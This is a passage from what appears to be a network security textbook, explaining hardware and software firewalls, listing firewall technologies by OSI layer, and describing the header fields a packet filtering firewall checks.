
  However, hardware firewalls are expensive as well as difficult to implement and upgrade.

  Advantages:

  - Security: A hardware firewall with its operating system (OS) is considered to reduce security risks and increase the level of security controls.
  - Speed: Hardware firewalls initiate faster responses and enable more traffic.
  - Minimal Interference: Since a hardware firewall is a separate network component, it enables better management and allows the firewall to shut down, move, or be reconfigured without much interference in the network.

Disadvantages:

- More expensive than a software firewall.
- Difficult to implement and configure.
- Consumes more space and involves cabling.



Public Network
Hardware Firewall Usually Part of a TCP/IP Router
Secure Private Network
Public Network
Private Local Area Network

Figure 12.11: Hardware Firewall

- **Software Firewalls**

  A software firewall is similar to a filter. It sits between a regular application and the networking components of the OS. It is more useful for individual home users and it is suitable for mobile users who need digital security when working outside the corporate network. Further, it is easy to install on an individual's PC, notebook, or workgroup server. It helps protect your system from outside attempts at unauthorized access and provides protection against everyday Trojans and email worms. It includes privacy controls, web filtering, and more. A software firewall implants itself in the critical area of the application/network path. It analyzes the data flow against the rule set.

  The configuration of a software firewall is simple compared to that of a hardware firewall. A software firewall intercepts all requests from a network to the computer to determine if they are valid and protects the computer from attacks and unauthorized access. It incorporates user-defined controls, privacy controls, web filtering, content filtering, etc., to restrict unsafe applications from running on an individual system. Software firewalls use more resources than hardware firewalls, which reduces the speed of the system. Examples of software firewalls include those produced by Norton, McAfee, and Kaspersky.

  Advantages:

  - Less expensive than hardware firewalls.
  - Ideal for personal or home use.

- Easier to configure and reconfigure.

Disadvantages:

- Consumes system resources.
- Difficult to uninstall.
- Not appropriate for environments requiring faster response times.


Figure 12.12: Software Firewall



Firewall Technologies

- Firewalls are designed and developed with the help of different **firewall services**
- Each firewall service provides security, depending on its **efficiency** and **sophistication**

Technologies used for creating a firewall service

1. **Packet Filtering**
2. **Circuit Level Gateways**
3. **Application Level Firewall**
4. **Stateful Multilayer Inspection**
5. **Application Proxies**
6. **Network Address Translation**
7. **Virtual Private Network**

Firewall Technologies

Firewalls are designed and developed with the help of different firewall services. Each firewall service provides security depending on its efficiency and sophistication. There are different types of firewall technologies depending on where the communication is taking place, where the traffic is intercepted in the network, the state that is traced, and so on. Considering the capabilities of different firewalls, it is easy to choose and place an appropriate firewall to meet the security requirements in the best possible way. Each type of firewall has its advantages.

Several firewall technologies are available for organizations to implement their security measures. Sometimes, firewall technologies are combined with other technologies to build another firewall technology. For example, NAT is a routing technology; however, when it is combined with a firewall, it is considered a firewall technology.

The various firewall technologies are listed below:

- Packet Filtering
- Circuit-Level Gateways
- Application-Level Firewall
- Stateful Multilayer Inspection
- Application Proxies
- Virtual Private Network
- Network Address Translation

The table below summarizes technologies operating at each OSI layer:

OSI Layer	Firewall Technology
Application	▪ Virtual Private Network (VPN) ▪ Application Proxies
Presentation	▪ Virtual Private Network (VPN)
Session	▪ Virtual Private Network (VPN) ▪ Circuit-Level Gateways
Transport	▪ Virtual Private Network (VPN) ▪ Packet Filtering
Network	▪ Virtual Private Network (VPN) ▪ Network Address Translation (NAT) ▪ Packet Filtering ▪ Stateful Multilayer Inspection
Data Link	▪ Virtual Private Network (VPN) ▪ Packet Filtering
Physical	▪ Not Applicable

Table 12.1: Firewall Technologies


The security levels of these technologies vary according to their efficiency levels. A comparison of these technologies can be made by allowing them to pass through the OSI layer between the hosts. The data passes through the intermediate layers from a higher layer to a lower layer. Each layer adds additional information to the data packets. The lower layer now sends the obtained information through the physical network to the upper layers and then to its destination.

Packet Filtering Firewall

In a packet filtering firewall, each packet is compared with a set of criteria before it is forwarded. Depending on the packet and the criteria, the firewall can drop the packet and transmit it or send a message to the originator. The rules can include the source and the destination IP address, the source and the destination port number, and the protocol used. It works at the internet layer of the TCP/IP model or the network layer of the OSI model. Packet filtering firewalls focus on individual packets, analyze their header information, and determine which way they need to be directed. Traditional packet filters make this decision according to the following information in a packet:

- **Source IP address**: Used to check whether the packet is coming from a valid source. The information about the source IP address can found from the IP header of the packet.
- **Destination IP address**: Checks if the packet is going to the correct destination and if the destination accepts these types of packets. The information about the destination IP address can found from the IP header of the packet.

- **Source TCP/UDP port**: Used to check the source port of the packet
- **Destination TCP/UDP port**: Used to monitor the destination port regarding the services to be allowed and the services to be denied.
- **TCP flag bits**: Used to check whether the packet has SYN, ACK, or other bits set for the connection to be made.
- **Protocol in use**: Used to check whether the protocol that the packet is carrying should be allowed.
- **Direction**: Used to check whether the packet is entering or leaving the private network.
- **Interface**: Used to check whether the packet is coming from an unreliable zone.



